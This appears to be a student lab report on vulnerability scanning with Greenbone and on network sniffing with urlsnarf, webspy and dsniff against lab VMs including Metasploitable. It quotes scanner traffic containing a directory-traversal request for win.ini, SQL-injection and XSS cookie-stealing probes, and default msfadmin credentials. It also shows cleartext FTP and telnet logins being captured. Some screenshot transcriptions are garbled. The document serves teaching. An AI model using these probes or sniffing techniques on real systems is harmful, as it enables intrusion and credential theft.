


Monitor Task Progress:

Wait for the task to finish. The progress status may take some time depending on server resources and concurrent activities.

Check Task Status:

In the Tasks list, when the task is complete, the status bar will turn blue and indicate "Done."



View Report:

Click on the blue "Done" status bar to go to the report. Go through the respective tabs (Information, Results, Hosts, Ports, Applications, Operating Systems, CVE's, etc.) to identify key information.

- The report of windows VM

You can observe all identified vulnerabilities from the scan, including Generic HTTP Directory Traversal (Web Root) - Active Check, Simple Webserver Directory Traversal Vulnerability, and ICMP Timestamp Reply Information Disclosure, along with their corresponding severity assessments.

Upon clicking on each vulnerability, you can access comprehensive details, encompassing detection results, detection methods, security impact, and recommended solutions for remediation. Taking Generic HTTP Directory Traversal (Web Root) - Active Check as an example, the report indicates that this vulnerability may lead to consequences such as the disclosure of confidential information and potential arbitrary code execution.

Detection Result

The following affected URL(s) were found (limited to 3 results):

Vulnerable URL: <http://10.11.202.104/../../../../windows/win.ini>

```
Request:
GET /../../../../windows/win.ini HTTP/1.1
Connection: Close
Host: 10.11.202.104
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*;utf-8
```

```
Response:
HTTP/1.1 400 Bad Request
Server: PMSoftware-SWS/2.2
Date: Thu, 28 Nov 2023 20:54:34 GMT
Connection: close
```

Impact

Successfully exploiting this issue may allow an attacker to access paths and directories that should normally not be accessible by a user. This can result in effects ranging from disclosure of confidential information to arbitrary code execution.

Solution

Solution Type: ↗ Mitigation
Contact the vendor for a solution.

Detection Method

Sends various crafted HTTP requests to the web root of the remote web server and checks the responses.
Details: [Generic HTTP Directory Traversal \(Web Root\) - Active Check OID: 1.3.6.1.4.1.25623.1.0.106756](#)
Version used: 2023-11-03T05:05:46Z

- The report of windows VM 2

The configuration in Alive test is changed from Scan Config Default to ICMP Ping and the

got the same results as the previous one.

The screenshot shows the 'New Target' dialog box. In the 'Name' field, 'windows/VM 2' is entered. Under 'Hosts', 'Manual' is selected with the IP '10.11.202.104'. The 'Exclude Hosts' section is empty. The 'Alive scanning via multiple IPs' option is set to 'No'. The 'Port List' dropdown shows 'All IANA assigned TCP' and 'Alive Test' is set to 'ICMP Ping'. Below these, there are sections for 'Credentials for authenticated checks' with 'SSH' and 'SMB' options. At the bottom right is a 'Save' button.

The screenshot shows the 'Report' page for a scan run on Thu, Nov 23, 2023 at 9:59 PM UTC. The report ID is c319a97a-0950-4183-8ae1-6bf2ce93d717. The table displays various findings:

	Vulnerability	Severity	QoD	Host IP	Name	Location	Created
1	Generic HTTP Directory Traversal (Web Root) - Active Check	4.8 (High)	99 %	10.11.202.104		80/tcp	Thu, Nov 23, 2023 10:09 PM UTC
2	Simple Webserver Directory Traversal Vulnerability	7.5 (High)	99 %	10.11.202.104		80/tcp	Thu, Nov 23, 2023 10:09 PM UTC
3	DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.11.202.104		135/tcp	Thu, Nov 23, 2023 10:07 PM UTC
4	Cogni DataLab Multiple Vulnerabilities - Active Check	3.0 (Medium)	99 %	10.11.202.104		80/tcp	Thu, Nov 23, 2023 10:08 PM UTC
5	Calibre Ebook Management <= 0.7.34 Multiple Vulnerabilities - Active Check	4.8 (High)	99 %	10.11.202.104		80/tcp	Thu, Nov 23, 2023 10:08 PM UTC
6	ICMP Timestamp Reply Information Disclosure	2.5 (Low)	80 %	10.11.202.104	general/icmp	general/tcp	Thu, Nov 23, 2023 10:04 PM UTC

- The report of windows Kali Linux VM

All identified vulnerabilities, including OS Detection Consolidation and Reporting, Traceroute, Hostname Determination Reporting, and CPE Inventory, can be observed from the scan, along with their corresponding severity at level 0.

The screenshot shows the 'Report' page for a scan run on Mon, Nov 27, 2023 at 10:08 PM UTC. The report ID is d01285da-ae0b-423f-925f-49111b78ba07. The table displays findings:

	Vulnerability	Severity	QoD	Host IP	Name	Location	Created
1	OS Detection Consolidation and Reporting	0.0 (Low)	80 %	10.11.202.189		general/tcp	Mon, Nov 27, 2023 10:09 PM UTC
2	Traceroute	0.0 (Low)	80 %	10.11.202.189		general/tcp	Mon, Nov 27, 2023 10:09 PM UTC
3	Hostname Determination Reporting	0.0 (Low)	80 %	10.11.202.189		general/tcp	Mon, Nov 27, 2023 10:10 PM UTC
4	CPE Inventory	0.0 (Low)	80 %	10.11.202.189		general/CPE-T	Mon, Nov 27, 2023 10:10 PM UTC

- The report of Metasploitable

In the results of scanning Metasploitable, a higher number of vulnerabilities with elevated severity levels is evident compared to Windows and Kali Linux. This suggests a lower security status, posing a substantial risk to the confidentiality, integrity, and availability of information.

Information	Results (69 of 593)	Hosts (1 of 1)	Ports (20 of 23)	Applications (16 of 16)	Operating Systems (1 of 1)	CVEs (34 of 34)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
Vulnerability						Severity		QoD	Host IP	
Operating System (OS) End of Life (EOL) Detection						10.0 (High)		80 %	10.11.202.15	
Distributed Ruby (dRuby/Rb) Multiple Remote Code Execution Vulnerabilities						10.0 (High)		99 %	10.11.202.15	
Possible Backdoor: Ingreslock						10.0 (High)		99 %	10.11.202.15	
rlogin Passwordless Login						10.0 (High)		80 %	10.11.202.15	
TWiki XSS and Command Execution Vulnerabilities						10.0 (High)		80 %	10.11.202.15	
The rexec service is running						10.0 (High)		80 %	10.11.202.15	
Apache Tomcat AJP RCE Vulnerability (Ghostcat)						9.8 (High)		99 %	10.11.202.15	
MySQL / MariaDB Default Credentials (MySQL Protocol)						9.8 (High)		95 %	10.11.202.15	
DistCC RCE Vulnerability (CVE-2004-2687)						9.8 (High)		99 %	10.11.202.15	
VNC Brute Force Login						9.8 (High)		95 %	10.11.202.15	
PostgreSQL Default Credentials (PostgreSQL Protocol)						9.8 (High)		99 %	10.11.202.15	
UnrealIRCd Authentication Spoofing Vulnerability						8.1 (High)		80 %	10.11.202.15	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.						7.9 (High)		95 %	10.11.202.15	
FTP Brute Force Logins Reporting						7.9 (High)		95 %	10.11.202.15	
FTP Brute Force Logins Reporting						7.9 (High)		95 %	10.11.202.15	
Java RMI Service Insecure Default Configuration RCE Vulnerability						7.5 (High)		95 %	10.11.202.15	
UnrealIRCd Backdoor						7.5 (High)		70 %	10.11.202.15	
vsftpd Compromised Source Packages Backdoor Vulnerability						7.5 (High)		99 %	10.11.202.15	
vsftpd Compromised Source Packages Backdoor Vulnerability						7.5 (High)		99 %	10.11.202.15	
phpinfo() output Reporting						7.5 (High)		80 %	10.11.202.15	
The rlogin service is running						7.5 (High)		80 %	10.11.202.15	
rsh Unencrypted Cleartext Login						7.5 (High)		80 %	10.11.202.15	

● Reflection: Comparison between Kali and Windows and Metasploitable

In the context of a vulnerability scan using Greenbone, vulnerabilities with severity levels of 0 are generally considered low-risk or benign, and they may not require immediate attention or remediation. While higher severity levels (e.g., 4 or 5) typically indicate more critical security issues that should be addressed promptly to enhance the overall security posture of the system.

An analysis of vulnerability severity levels reveals significant disparities among Kali, Windows, and Metasploitable. There are no scanned vulnerabilities with higher severity levels in the Kali Linux VM; only a few vulnerabilities at level 0 were found. In the Windows VM, there are two vulnerabilities with high severity, along with some at medium and low levels. Moreover, there are quite a lot of high-severity vulnerabilities in Metasploitable, indicating an urgent need to promptly address those critical security issues.

In summary, the security levels ascend from Metasploitable to Windows and further to Kali. This comparison underscores the varying degrees of vulnerability across the three systems, emphasizing the urgency in addressing and mitigating security risks in accordance with their severity levels.

Exercise 2: Utilising sniffer tools

1. Urlsnarf

Firstly, we log in to the Kali VM and use the 'ifconfig' command to obtain the IP address, which is 10.11.203.189.", and obtain the network interface eth0 of our Kali VM.

```
[File Actions Edit View Help
└─(cs2lab㉿kali)-[~/Desktop]
  └─$ webspy
Version: 2.4
Usage: webspy [-i interface | -p pcapfile] host

└─(cs2lab㉿kali)-[~/Desktop]
  └─$ ifconfig
Command 'ifconfig' not found, did you mean:
  command 'ifconfig' from deb iputils
  command 'iwconfig' from deb wireless-tools
  command 'ifconfig' from deb net-tools
Try: sudo apt install <deb name>

└─(cs2lab㉿kali)-[~/Desktop]
  └─$ ifconfig
dockeroo: flags=4099UP,BROADCAST,MULTICAST mtu 1500
      inet 172.17.0.1 brd 172.17.255.255 broadcast 172.17.255.255
          netmask 255.255.0.0
          ether 02:42:6a:30:fa:93 txqueuelen 0 (Ethernet)
              RX packets 0 bytes 0 (0.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 0 bytes 0 (0.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
      inet 10.11.202.189 brd 10.11.203.255
          netmask 255.255.254.0
          broadcast 10.11.203.255
          scopeid 0x20<link>
          ether 00:0c:ed:06:30:7e txqueuelen 1000 (Ethernet)
              RX packets 4778780 bytes 905048336 (863.1 MiB)
              RX errors 244 dropped 36239 overruns 0 frame 0
              TX packets 2967844 bytes 234530754 (223.6 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      device interrupt 19 base 0x2000

  100% CPU usage. The more you become, the more you are able to hear!
```

In a root shell enter, we enter "`sudo urlsnarf -i eth0`" to start the program, then we can see that urlsnarf will start monitoring network traffic on the specified interface and capture and display HTTP GET requests in real time. If we visit a website using a web browser on our VM at this time, we will see the URL of the website we visited. In order to proceed with the subsequent steps, we send Ctrl+C to pause running urlsnarf.

Reflection

In this experiment, we use the tool `urlsnarf` for network monitoring and capturing HTTP requests. This showcased the tool's capability to intercept unencrypted HTTP traffic and extract information such as requested URLs, methods, and source IP addresses. We can see the vulnerability of unsecured communication over the network. This capability highlights potential confidentiality (Bishop) risks, as sensitive information exchanged over HTTP might be exposed. So, we may need secure protocols like HTTPS to protect data in transit.

2. Webspy

We start Firefox on the Kali Linux VM and hide it temporarily, then we start Firefox/Explorer on the Windows VM. Then we enter the Kali terminal command shell and enter “`sudo webspy -ieth0 10.11.202.104`” (10.11.202.104 is our Windows IP) . We can observe that


webspy has commenced monitoring the activities of the Windows virtual machine's IP

```
File Actions Edit View Help
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.65/mutillidae/documentation/.hg/undo.desc HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.32/oops/TWiki/.web-inf/web.xml HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)" f6ed2d4567374; HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.173/tinymce/system/rss.php?pid=1%20union%20select%201,2222222222,3,4,5,6,7,8,%03514c2d496e6a656374696 fe6ed2d4567374; HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.96/cdn-cgi/scripts/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.66/dav/webdav.php HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.90/oops/TWiki/typo3/sysext/sys_note/composer.json HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.65/dwd/ida_dsa.DHTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.97/console/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.65/twiki/pub/TWiki/TWikiDocGraphics/read_body.php?mailbox=<script>alert(document.cookie)</script>&passw d_id=<script>alert(document.cookie)</script>&startMessage=1&show_more=0 HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.90/twiki/pub/TWiki/TWikiTemplates/wp-links-opml.php HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.65/mutillidae/documentation/.hg/branch.cache HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.66/drifft/TWiki/board.php?FID=%3Cscript%3Efook3C/script%3E HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.173/today/index.php HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.32/twiki/pub/TWiki/TWikiLogos.../WEB-INF/web.xml HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.90/twiki/pub/TWiki/TWikiTemplates/feed/ HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.90/oops/TWiki/typo3/sysext/t3editor/composer.json HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 ~0500] "GET http://10.11.202.173/system/rss.php?id=1%20union%20select%201,2222222222,3,4,5,6,7,8,%03514c2d496e6a656374696fe6d2d4567374; HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"

```

After that, we open the SU homepage(<http://34.107.221.82/canonical.html>) on the windows VM Firefox. Afterward, in the Kali Linux Terminal Emulator, we observe that webspy has captured the IP addresses of the websites accessed by the Windows VM upon login."

```
File Actions Edit View Help
f6e2d54657374; HTTP/1.1" - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.96/cdn/cgi/scripts/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.66/dav/obn.php HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.90/oops/TWiki/typo3/sysext/sys_note/composer.json HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.65/dvwa/lid_swift/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.97/console/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.65/twki/publish/TWiki/TWikiDocGraphics/read_body.php?mailbox=<script>&alert(document.cookie)</script>&pass=d_id=<script>&alert(document.cookie)</script>&startMessage=1&show_more=0 HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.90/twki/publish/TWiki/TWikiTemplates/wp-links-opml.php HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.65/mutillidae/documentation/hg_branch.cache/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.66/rdfif/TWiki/board.php?FD=%3Cscript%3Efo0x3C/script%3E HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.173/today/index.php HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.32/twki/public/TWiki/TWikiLogos./WEB-INF/web.xml HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.90/twki/public/TWiki/TWikiTemplates/feed/HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.192 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.98/oops/TWiki/typo3/sysext/ckeditor/composer.json HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
10.11.202.224 - - [23/Nov/2023:18:02:00 -0500] "GET http://10.11.202.173/system/rss.php?id=-1K20union%20select%201,222222222,3,4,5,6,7,8,%03514c2d496e6a656374696f6e2d54653734; HTTP/1.1" - - "-" "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 22.7.5)"
^C
[cslab@kali] - ~/Desktop]
└─$ sudo webspy -ieth0 10.11.202.104
webspy: listening on eth0
openURL(http://34.187.221.82canonical.html)
webspy: not running on display :0.0
[cslab@kali] - ~/Desktop]
└─$
```




Reflection

Webspy can capture and display details such as URL, target IP, port, and protocol in real time, enabling visualization of web activities occurring on Windows VM. When we monitor network traffic, Webspy can track and record users' activities on the network, including the websites they visit, the protocols they use, and the destination of their communications. When using tools like Webspy, it is essential to ensure that network monitoring activities are legal. Adhering to the principle of least privilege (Bishop), we should only gather and utilize necessary information for legitimate monitoring purposes and avoid excessive data collection.


3. Dsniff

First, we enter "`sudo dsniff`" in the root shell of the computer to start dsniff.



```
(cs2lab㉿kali)-[~/Desktop]
└─$ sudo dsniff
[sudo] password for cs2lab:
dsniff: listening on eth0
```

In order to proceed with the subsequent steps, we now log in to Metasploitable and enter ifconfig on the command. We can get the IP 10.11.202.15 and network interface eth0 of Metasploitable.



```
English Send Ctrl+Alt+Del Send Ctrl+C Toggle Full Screen
Press Ctrl-Alt to release the cursor from the guest

Warning: NEVER expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: * Stopping web server apache2 [ OK ]
  * Stopping Tomcat servlet engine tomcat5.5 [ OK ]
Stopping Samba daemons: nmbd smbd.
not implemented
  * Stopping NFS common utilities [ OK ]
  * Stopping Postfix Mail Transport Agent postfix [ OK ]
  * Stopping internet superserver xinetd [ OK ]
  * Stopping MySQL database server mysqld [ OK ]
  * Stopping PostgreSQL 8.3 database server [ OK ]
  * Saving the system clock [ OK ]
  * Stopping firewall: ufw... [ OK ]
  * Stopping ftp server proftpd [ OK ]
  * Unmounting any overflow tmpfs from /tmp... [ OK ]
  * Stopping NFS kernel daemon [ OK ]
  * Unexporting directories for NFS kernel daemon... [ OK ]
  * Stopping domain name service... bind [ OK ]
  * Terminating all remaining processes... [ OK ]
```

```

Contact: msfdev@metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sat Nov 13 12:08:35 EST 2021 from 10.11.202.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:80:75:32
          inet addr:10.11.202.15 Bcast:10.11.203.255 Mask:255.255.254.0
          inet6 addr: fe80::250:56ff:fe80:7532/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1064 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:129477 (126.4 KB) TX bytes:8394 (8.1 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64729 (63.2 KB) TX bytes:64729 (63.2 KB)

msfadmin@metasploitable:~$
```

We return to the Kali VM and open a new root shell. We login to the ftp server by typing `ftp 10.11.202.15` and enter our Metasploitable account(msfadmin) and password (msfadmin) in the terminal. We can see information related to the FTP login in the terminal, including the login credentials.

```

File Actions Edit View Help
(cslab@kali:~/Desktop)
└─$ ftp 10.11.202.15
Connected to 10.11.202.15.
220 (vsFTPd 2.3.4)
Name (10.11.202.15:cslab): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

We open a new roll shell and enter “`sudo su`” in the root shell of kali. After `root@kali` appears, we enter telnet 10.11.202.15(Metasploitable VM IP) We try to connect via Telnet to the target machine with IP address 10.11.202.15. We are remotely connected to the Metasploitable VM and are ready to perform some operations or gain access to the system.

```

English | Send Ctrl+Alt+Del | Send Ctrl+C | Toggle Full Screen
Press Ctrl-Alt to release the cursor from the guest
root@kali: /home/cs2lab
File Actions Edit View Help
└─(cs2lab㉿kali)-[~]
└─$ sudo su
[sudo] password for cs2lab:
root@kali: /home/cs2lab
└─# telnet 10.11.202.15
Trying 10.11.202.15...
Connected to 10.11.202.15.
Escape character is '^]'.
[REDACTED]
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Nov 24 09:06:40 EST 2023 on ttys000
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```

Now we login to the (Metasploitable) telnet server with telnet 10.11.202.15. We see the login prompt for the Metasploitable system and enter our username and password as required.

```

http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ telnet 10.11.202.189
Trying 10.11.202.189...
telnet: Unable to connect to remote host: Connection refused
msfadmin@metasploitable:~$ telnet 10.11.202.15
Trying 10.11.202.15...
Connected to 10.11.202.15.
Escape character is '^]'.
[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _

```

When we perform some commands and operations in Metasploitable (for example, use the `ls` command to view the file list), the output of these commands and operations will be displayed in the Kali Linux VM terminal (for example, we view `111.txt` and `5061.jsvc_up`). Since we are connected through Telnet to Metasploitable, all input and output will be transmitted through Telnet and visible in the Kali Linux VM terminal.

The console has been disconnected. Close this window and re-launch the console to reconnect.

English | Send Ctrl+Alt+Del | Send Ctrl+C | Toggle Full Screen
Press Ctrl+Alt to release the cursor from the guest

Login with msfadmin/msfadmin to get started

```

metasploitable login: msfadmin
Password:
Last login: Fri Nov 24 09:08:33 EST 2023 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd //
msfadmin@metasploitable://$ cd tmp
msfadmin@metasploitable://tmp$ ls
111.txt  5061.jsvc_up
msfadmin@metasploitable://tmp$
```

The console has been disconnected. Close this window and re-launch the console to reconnect.

